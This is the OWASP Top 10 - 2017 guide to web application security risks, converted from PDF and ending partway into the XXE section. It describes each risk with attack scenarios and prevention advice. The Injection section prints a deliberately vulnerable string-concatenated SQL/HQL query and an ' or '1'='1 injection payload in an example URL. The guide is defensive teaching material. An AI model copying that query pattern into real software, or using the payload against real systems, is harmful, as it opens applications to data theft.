| T10 - OWASP Top 10 Application Security Risks – 2017 | 6 |
| A1:2017 - Injection | 7 |
| A2:2017 - Broken Authentication | 8 |
| A3:2017 - Sensitive Data Exposure | 9 |
| A4:2017 - XML External Entities (XXE) | 10 |
| A5:2017 - Broken Access Control | 11 |
| A6:2017 - Security Misconfiguration | 12 |
| A7:2017 - Cross-Site Scripting (XSS) | 13 |
| A8:2017 - Insecure Deserialization | 14 |
| A9:2017 - Using Components with Known Vulnerabilities | 15 |
| A10:2017 - Insufficient Logging & Monitoring..... | 16 |
| +D - What's Next for Developers | 17 |
| +T - What's Next for Security Testers | 18 |
| +O - What's Next for Organizations | 19 |
| +A - What's Next for Application Managers | 20 |
| +R - Note About Risks | 21 |
| +RF - Details About Risk Factors | 22 |
| +DAT - Methodology and Data | 23 |
| +ACK - Acknowledgements | 24 |

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and secure code review.
- Presentations and [videos](#).
- [Cheat sheets](#) on many common topics.
- Standard security controls and libraries.
- [Local chapters worldwide](#).
- Cutting edge research.
- Extensive [conferences worldwide](#).
- [Mailing lists](#).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License



Copyright © 2003 – 2017 The OWASP Foundation

This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes the most common risks essential to discover and resolve quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 - 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers and managers, it has become *the* de facto application security standard.

In this release, issues and recommendations are written concisely and in a testable way to assist with the adoption of the OWASP Top 10 in application security programs. We encourage large and high performing organizations to use the [OWASP Application Security Verification Standard \(ASVS\)](#) if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including [What's Next for Developers](#), [What's Next for Security Testers](#), [What's Next for Organizations](#), which is suitable for CIOs and CISOs, and [What's Next for Application Managers](#), which is suitable for application managers or anyone responsible for the lifecycle of the application.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to measure and improve your application security program using the [Software Assurance Maturity Model](#).

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

- <https://github.com/OWASP/Top10/issues>

You can find the OWASP Top 10 project and translations here:

- <https://www.owasp.org/index.php/top10>

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams, for all their efforts, and believing in us to get this finished with the community's help. Thank you!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gígler

Project Sponsorship

Thanks to [Autodesk](#) for sponsoring the OWASP Top 10 - 2017.

Organizations and individuals that have provided vulnerability prevalence data or other assistance are listed on the [Acknowledgements page](#).

Welcome to the OWASP Top 10 - 2017!

This major update adds several new issues, including two issues selected by the community - [A8:2017-Insecure Deserialization](#) and [A10:2017-Insufficient Logging and Monitoring](#). Two key differentiators from previous OWASP Top 10 releases are the substantial community feedback and extensive data assembled from dozens of organizations, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing organizations.

The OWASP Top 10 - 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

Roadmap for future activities

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](#) and the [OWASP Cheat Sheet Series](#). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](#).

Constant change. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For [Developers](#), [Security Testers](#), [Organizations](#), and [Application Managers](#) for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](#) project provides a starting point to help developers build security into their application and the [OWASP Application Security Verification Standard \(ASVS\)](#) is a guide for organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model \(SAMM\)](#).

Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever publicly collected.

As there are more contributors than space here, we have created a [dedicated page](#) to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence-based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who have contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the '[Acknowledgements](#)' page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

New issues, supported by data:

- [A4:2017-XML External Entities \(XXE\)](#) is a new category primarily supported by [source code analysis security testing tools](#) (SAST) data sets.

New issues, supported by the community:

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- [A8:2017-Insecure Deserialization](#), which permits remote code execution or sensitive object manipulation on affected platforms.
- [A10:2017-Insufficient Logging and Monitoring](#), the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.


Merged or retired, but not forgotten:

- **A4-Insecure Direct Object References** and **A7-Missing Function Level Access Control** merged into [A5:2017-Broken Access Control](#).
- **A8-Cross-Site Request Forgery (CSRF)**, as many frameworks include [CSRF defenses](#), it was found in only 5% of applications.
- **A10-Unvalidated Redirects and Forwards**, while found in approximately 8% of applications, it was edged out overall by XXE.

| OWASP Top 10 - 2013 | → | OWASP Top 10 - 2017 |
|--|---|--|
| A1 – Injection | → | A1:2017-Injection |
| A2 – Broken Authentication and Session Management | → | A2:2017-Broken Authentication |
| A3 – Cross-Site Scripting (XSS) | ↘ | A3:2017-Sensitive Data Exposure |
| A4 – Insecure Direct Object References [Merged+A7] | U | A4:2017-XML External Entities (XXE) [NEW] |
| A5 – Security Misconfiguration | ↘ | A5:2017-Broken Access Control [Merged] |
| A6 – Sensitive Data Exposure | ↗ | A6:2017-Security Misconfiguration |
| A7 – Missing Function Level Access Contr [Merged+A4] | U | A7:2017-Cross-Site Scripting (XSS) |
| A8 – Cross-Site Request Forgery (CSRF) | ☒ | A8:2017-Insecure Deserialization [NEW, Community] |
| A9 – Using Components with Known Vulnerabilities | → | A9:2017-Using Components with Known Vulnerabilities |
| A10 – Unvalidated Redirects and Forwards | ☒ | A10:2017-Insufficient Logging&Monitoring [NEW,Comm.] |

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The [OWASP Top 10](#) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the [OWASP Risk Rating Methodology](#).

| Threat Agents | Exploitability | Weakness Prevalence | Weakness Detectability | Technical Impacts | Business Impacts |
|----------------------|----------------|---------------------|------------------------|-------------------|-------------------|
| Application Specific | Easy: 3 | Widespread: 3 | Easy: 3 | Severe: 3 | Business Specific |
| | Average: 2 | Common: 2 | Average: 2 | Moderate: 2 | |
| | Difficult: 1 | Uncommon: 1 | Difficult: 1 | Minor: 1 | |

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see [Note About Risks](#).

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with [Common Weakness Enumeration](#) (CWE) weaknesses to promote generally accepted naming conventions and to reduce confusion.

References

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

External

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XEE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization





Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

| | | | | | |
|---|--------------------------|--|-------------------------|--|-------------------|
|   | |  | |  | |
| App. Specific | Exploitability: 3 | Prevalence: 2 | Detectability: 3 | Technical: 3 | Business ? |
| <p>Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.</p> | | <p>Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries.</p> <p>Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.</p> | | <p>Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover.</p> <p>The business impact depends on the needs of the application and data.</p> | |

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source ([SAST](#)) and dynamic application test ([DAST](#)) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following [vulnerable](#) SQL call:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query hqlQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

References


OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

External

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

Broken Authentication



Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as [credential stuffing](#), where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see [A3:2017-Sensitive Data Exposure](#)).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Example Attack Scenarios

Scenario #1: [Credential stuffing](#), the use of [lists of known passwords](#), is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](#).
- Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.





References

OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

External

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)

|  | |  | |  | |  | |
|---|-------------------|---|------------------|---|------------|---|--|
| App. Specific | Exploitability: 2 | Prevalence: 3 | Detectability: 2 | Technical: 3 | Business ? | | |
| Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs). | | Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest. | | Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws. | | | |

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) and [SSL/TLS \(V10\)](#)

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security ([HSTS](#)).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as [Argon2](#), [scrypt](#), [bcrypt](#), or [PBKDF2](#).
- Verify independently the effectiveness of configuration and settings.

References





OWASP

- [OWASP Proactive Controls: Protect Data](#)
- OWASP Application Security Verification Standard ([V7](#), [9](#), [10](#))
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

External

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues](#); [CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption](#); [CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

XML External Entities (XXE)

| | | | | | | | |
|---|-------------------|--|------------------|---|---|---|--|
|  | |  | |  | |  | |
| App. Specific | Exploitability: 2 | Prevalence: 2 | Detectability: 3 | Technical: 3 | Business ? | | |
| Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations. | | By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017. | | | These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data. | | |

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has [document type definitions \(DTDs\)](#) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention'](#).
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention'](#).
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- [SAST](#) tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
